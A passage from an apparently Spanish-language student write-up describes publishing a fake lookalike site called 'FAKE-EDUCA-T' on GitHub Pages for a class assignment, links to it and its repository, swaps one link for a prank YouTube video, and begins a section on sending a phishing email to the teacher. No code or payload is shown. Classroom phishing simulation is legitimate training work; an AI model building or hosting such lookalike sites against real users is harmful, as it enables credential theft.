


3. Subida y despliegue de nuestra página web.

En mi caso utilice Github para subir mi repositorio y la versión beta de Github Actions para desplegar mi página web.



Y estos son los resultados:



Puedes ahora mismo probar esta página web mediante el siguiente enlace:


<https://gilberto-guzman.github.io/FAKE-EDUCA-T/>

o si gustas también visualizar el repositorio completo:

<https://github.com/Gilberto-Guzman/FAKE-EDUCA-T/tree/main>

¡ACTUALIZACION IMPORTANTE!

Github Pages ya no permite agregar enlaces pertenecientes a tu misma rama de github.




Por lo cual se reemplazara el enlace por un video de youtube:

```
https://www.youtube.com/watch?v=dQw4w9WgXcQ
```

4. Creación de un correo de phishing.

Adicionalmente, la profesora nos indica que creamos y le enviamos un email de phishing.



Para ello podemos utilizar herramientas como tempr.email, sin embargo nuevamente, por cuestiones de privacidad, no utilizaremos herramientas de terceros, sino que a modo de "prueba / test" enviaremos directamente nuestro mensaje.

